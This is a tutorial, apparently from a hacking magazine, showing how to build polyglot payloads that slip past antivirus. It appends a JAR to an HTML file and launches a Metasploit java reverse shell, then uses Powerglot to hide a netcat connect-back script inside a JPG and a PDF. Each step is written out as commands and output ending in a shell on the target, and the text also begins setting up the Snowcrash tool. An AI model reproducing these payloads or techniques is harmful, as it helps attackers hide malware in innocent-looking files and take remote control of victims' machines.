
Here is the detection rate of our “malicious_java” payload on virus total.



The detection rate went to 15 from 34. Notice another thing in the above image. Notice another

thing in the above image.


Our “malicious_ java” payload is being identified as a MSI file but not as a JAR file. Another example of a polyglot file noticed by DeepInstinct is a HTML+JAR polyglot. Let’s also see it practically. Deep Instinct in its research concluded that JAVA will execute JAR files with any extension and with appended data before the JAR. Let’s see how. In the same folder we have used above, we create a useless (dummy) html page.



Using same command as used above, I combine this HTML file with “java.jar” payload to create a HTML polyglot as shown below.

```
C:\Users\admin\Desktop\Jan_2023_RWH>dir
 Volume in drive C has no label.
 Volume Serial Number is 3CBE-511E

 Directory of C:\Users\admin\Desktop\Jan_2023_RWH

02/28/2023  04:07 PM    <DIR>          .
02/28/2023  04:07 PM    <DIR>          ..
02/28/2023  04:07 PM                24 Fake.html
02/28/2023  02:07 PM             7,511 java.jar
02/28/2023  02:19 PM         3,411,799 malicious_java.jar
02/28/2023  04:07 PM                24 New Text Document.txt
01/11/2023  02:19 PM         3,404,288 putty-0.78-installer.msi
               5 File(s)      6,823,646 bytes
               2 Dir(s)   3,088,293,888 bytes free

C:\Users\admin\Desktop\Jan_2023_RWH>copy /b Fake.html + java.jar Fake_malicious.html
Fake.html
java.jar
        1 file(s) copied.

C:\Users\admin\Desktop\Jan_2023_RWH>
```

```
C:\Users\admin\Desktop\Jan_2023_RWH>dir
 Volume in drive C has no label.
 Volume Serial Number is 3CBE-511E

 Directory of C:\Users\admin\Desktop\Jan_2023_RWH

02/28/2023  04:10 PM    <DIR>          .
02/28/2023  04:10 PM    <DIR>          ..
02/28/2023  04:07 PM                24 Fake.html
02/28/2023  04:10 PM             7,535 Fake_malicious.html
02/28/2023  02:07 PM             7,511 java.jar
02/28/2023  02:19 PM         3,411,799 malicious_java.jar
02/28/2023  04:07 PM                24 New Text Document.txt
01/11/2023  02:19 PM         3,404,288 putty-0.78-installer.msi
               6 File(s)      6,831,181 bytes
               2 Dir(s)   3,088,338,944 bytes free

C:\Users\admin\Desktop\Jan_2023_RWH>_
```



I start the listener on the Attacker machine and execute the “fake_malicious.html” payload using

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

command below.

```
C:\Users\admin\Desktop\Jan_2023_RWH>java -jar Fake_malicious.html
```

We instantly have a shell on the target system.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168
.40.150:50052) at 2023-02-28 05:44:44 -0500

Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
-----


C:\Users\admin\Desktop\Jan_2023_RWH>whoami
whoami
desktop-prlkilm\admin

C:\Users\admin\Desktop\Jan_2023_RWH>
```

Our HTML+JAR payload is detected by 25 of 59 AV product on virus total. That's still a less than original 34. However, this is not the only way to create polyglot payloads. There are many tools and scripts that can generate polyglot payloads. Let's see one such tool named Powerglot.

Powerglot is a multifunctional and multi-platform attack defense tool that allows hiding malicious scripts in image and PDF files. It allows pen testers to hide three types of scripts: Powershell (.ps1), Bash(.sh) and PHP scripts in images and PDF files. The download information of the Powerglot script is also given in our Downloads section. Let's see how this tool works practically. After cloning Powerglot from Github, navigate in to the Powerglot directory.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ git clone https://github.com/mindcrypt/powerglot
Cloning into 'powerglot'...
remote: Enumerating objects: 141, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 141 (delta 5), reused 0 (delta 0), pack-reused 129
Receiving objects: 100% (141/141), 257.62 KiB | 478.00 KiB/s, done
.
Resolving deltas: 100% (75/75), done.
```

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ cd powerglot

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ ls
cat.jpeg  LICENSE          powerglot.py
examples  nc-polyglot.png  README.md

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$
```

I download a image “Hacker.jpg” and a PDF file “Hacker.pdf” files and save it in the powerglot directory.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ cp /home/kali/Desktop/Hacker.jpg Hacker.jpg

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ ls
cat.jpeg  Hacker.jpg  nc-polyglot.png  README.md
examples  LICENSE     powerglot.py

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$
```

Then I create a shell script with command “nc.sh 122.168.40.153 4545”.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ echo "nc 192.168.40.153 4545" > nc.sh

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ ls
cat.jpeg  Hacker.jpg  LICENSE          nc.sh          README.md
examples  Hacker.pdf  nc-polyglot.png  powerglot.py
```

As readers might have guessed, executing the “nc.sh” script starts a netcat connection to the Attacker machine. Using the command shown below, I create a polyglot file named “Hidden_Hacker”.jpg file combining files “Hacker.jpg” and “nc.sh”.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ python3 powerglot.py -o nc.sh Hacker.jpg Hidden_Hacker.jpg

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ ls
cat.jpeg     Hacker.pdf          nc-polyglot.png  README.md
examples     Hidden_Hacker.jpg   nc.sh
Hacker.jpg   LICENSE             powerglot.py

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$
```

Next, I start the listener on the Attacker machine as shown below.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
```

Now, I copy the payload “Hidden_Hacker.jpg” to the target system and run file command on it.

```
user1@ubuntu2204:~$ ls
CVE-2022-25636  Hidden_Hacker.jpg      Pictures           Templates
Desktop         met_x64__153_4444.elf  Public             Videos
Documents       met_x64_153_4444.elf   shell_153_4444.sh  webmin_1.984_all.deb
Downloads       Music                  snap
user1@ubuntu2204:~$ file Hidden_Hacker.jpg
Hidden_Hacker.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), densit
y 328x328, segment length 291, thumbnail 1x1, progressive, precision 8, 640x427,
 components 3
user1@ubuntu2204:~$
```

It is identified as a JPEG image file. We can even open it with “feh”.

"With the increasing usage of LNK files in attack chains, it's logical that threat actors have started developing and using tools to create such files,"

-Cisco Talos researcher Guilherme Venere on hackers increasingly using LNK files.

```
user1@ubuntu2204:~$ feh Hidden_Hacker.jpg
```

It opens just like any other Image file. OK, let's see if it can be executed. Once I execute it,

```
user1@ubuntu2204:~$ chmod +x Hidden_Hacker.jpg
user1@ubuntu2204:~$ ./Hidden_Hacker.jpg
./Hidden_Hacker.jpg: line 1: $'\377\330\377\340\001#JFIF\001\001\001\001\001H\00
1H\001\001\r': command not found
```

I get a shell on the target system.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.143] 51598
```

Next, let's hide this "nc.sh" in a PDF file and see how it works.

"Remember, when you connect with another computer, you're connecting to every computer that computer has connected to." - Dennis Miller

```
└─$ ls
cat.jpeg     Hacker.pdf          nc-polyglot.png  README.md
examples     Hidden_Hacker.jpg   nc.sh
Hacker.jpg   LICENSE             powerglot.py

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ python3 powerglot.py -o nc.sh Hacker.pdf Hidden_Hacker.pdf

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$ ls
cat.jpeg     Hacker.pdf          LICENSE          powerglot.py
examples     Hidden_Hacker.jpg   nc-polyglot.png  README.md
Hacker.jpg   Hidden_Hacker.pdf   nc.sh

┌──(kali㉿222vm)-[~/Jan_2023_RWH/powerglot]
└─$
```

Once again, I start the netcat listener on the attacker system.

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
```

I copy the “Hidden_Hacker.pdf” file to the target system. Running “file” command on the file identifies it as a PDF file.

```
user1@ubuntu2204:~$ wget http://192.168.40.153:8000/Hidden_Hacker.pdf
--2023-03-01 23:37:50--  http://192.168.40.153:8000/Hidden_Hacker.pdf
Connecting to 192.168.40.153:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17531 (17K) [application/pdf]
Saving to: ‘Hidden_Hacker.pdf’

Hidden_Hacker.pdf   100%[===================>]  17.12K  --.-KB/s    in 0s

2023-03-01 23:37:50 (122 MB/s) - ‘Hidden_Hacker.pdf’ saved [17531/17531]

user1@ubuntu2204:~$ ls
CVE-2022-25636  Hidden_Hacker.jpg      Music                snap
Desktop         Hidden_Hacker.pdf      Pictures             Templates
Documents       met_x64__153_4444.elf  Public               Videos
Downloads       met_x64_153_4444.elf   shell_153_4444.sh    webmin_1.984_all.deb
user1@ubuntu2204:~$ file Hidden_Hacker.pdf
Hidden_Hacker.pdf: PDF document, version 1.4, 1 pages
user1@ubuntu2204:~$
```

It can even be opened with a PDF reader.

"But have you ever felt that something was so good it couldn't possibly last?"
- Kevin D. Mitnick.

```
user1@ubuntu2204:~$ xpdf Hidden_Hacker.pdf
```

On executing it, we once again successfully get a shell on the target system.

```
user1@ubuntu2204:~$ chmod +x Hidden_Hacker.pdf
user1@ubuntu2204:~$ ./Hidden_Hacker.pdf
./Hidden_Hacker.pdf: line 1: fg: no job control
```

```
┌──(kali㉿222vm)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.143] 51602
```

Next, readers will learn about another tool named Snowcrash. Snowcrash creates polyglot payloads that are platform-agnostic. This means it generates a single polyglot payload that can be run on both Windows and Linux platforms (Powershell and Bash). It also gives us the option to choose from a few payloads: likes reverse_ shell, command execution, executing a binary, and

other payloads.The download information of Snowcrash is given in our Downloads section. Let's see it practically.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ git clone https://github.com/redcode-labs/SNOWCRASH
Cloning into 'SNOWCRASH'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 50 (delta 19), reused 39 (delta 13), pack-reused 0
Receiving objects: 100% (50/50), 3.04 MiB | 1.12 MiB/s, done.
Resolving deltas: 100% (19/19), done.

┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$
```

After cloning Snowcrash from Github, navigate into the snowcrash directory as shown below.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH]
└─$ cd SNOWCRASH

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ls
flake.lock  go.sum       README.md          snowcrash.go   templates
flake.nix   install.sh   screenshot1.png    snowcrash.nix
go.mod      LICENSE      screenshot2.png    snowcrash.png
```


Snowcrash needs some dependencies for its working but installing these dependencies requires Go language. Make sure Go is installed and then run the "/install.sh" script.

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ sudo apt update && sudo apt install golang

sudo: unable to resolve host 222vm: Name or service not known
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [
19.5 MB]
20% [2 Packages 13.2 MB/19.5 MB 68%]
```

```
┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ go version
go version go1.19.6 linux/amd64

┌──(kali㉿222vm)-[~/Jan_2023_RWH/SNOWCRASH]
└─$ ./install.sh
go: downloading github.com/akamensky/argparse v1.4.0
go: upgraded github.com/akamensky/argparse v1.2.2 => v1.4.0
```

After all the dependencies are installed, see all the available payloads of snowcrash as shown below.

